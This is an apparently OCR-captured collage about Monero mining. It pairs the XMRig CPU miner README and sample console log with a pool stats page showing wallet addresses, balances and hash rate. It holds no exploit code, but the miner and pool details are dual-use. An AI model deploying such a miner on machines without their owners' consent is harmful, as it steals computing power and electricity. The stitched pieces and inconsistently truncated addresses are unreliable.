
XMRig is a high performance Monero (XMR) CPU miner, with official support for Windows. Originally based on cpuminer-multi with heavy optimizations/rewrites and removing a lot of legacy code, since version 1.0.0 completely rewritten from scratch on C++.

- This is the **CPU-mining** version, there is also a NVIDIA GPU version and AMD GPU version.
- Roadmap for next releases.

```
 * VERSIONS:     XMRig/2.2.1 libuv/1.8.0 gcc/7.1.0
 * HUGE PAGES:   available, enabled
 * CPU:          Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES-NI
 * CPU L2/L3:    1.0 MB/8.0 MB
 * THREADS:      4, cryptonight, av=1, donate=1%, affinity=0xF
 * POOL #1:      pool.minemonero.pro:5555
 * COMMANDS:     hashrate, pause, resume
[2017-08-18 16:06:10] use pool pool.minemonero.pro:5555 172.104.143.159
[2017-08-18 16:06:10] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:06:39] accepted (1/0) diff 5000 (73 ms)
[2017-08-18 16:06:58] accepted (2/0) diff 5000 (77 ms)
[2017-08-18 16:07:14] speed 2.5s/60s/15m 307.3 306.8 n/a H/s max: 307.4 H/s
[2017-08-18 16:07:31] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:07:31] accepted (3/0) diff 5000 (79 ms)
[2017-08-18 16:07:35] accepted (4/0) diff 5000 (56 ms)
```

https://github.com/xmrig

Public Pools - Miners Unite



Your Stats & Payment History

4AxgKJtp8TTN9Ab9JLmvg7BxZ7Wnw4hx1gg35LrDVXbKdUmcsXPDKU3SEUQw

Address: 4AxgKJtp8TTN9Ab9JLmvg7BxZ7Wnw4hx1gg35LrDVXbKdU

Pending Balance: **10.842861882535 XMR**

Personal Threshold(Editable): < **0.300 XMR** >

Payout minimal interval(Editable): < **30 hours** >


Total Paid: **2318.242599000000 XMR**

Last Share Submitted: **about a minute ago**

Hash Rate: **326.17 KH/sec**

Estimation for 24H: **3.7969714832524457 XMR**

Total Hashes Submitted: **4936385800000**




Account: 466RNEj6PLNL4oqqy1iLVKNFL2Nk8owPBcH9BXJT77vyhQupQcGfpVj9tJXTDCVFvvSrqTwdC8TytFHRkEfU6DTPCo38XGu

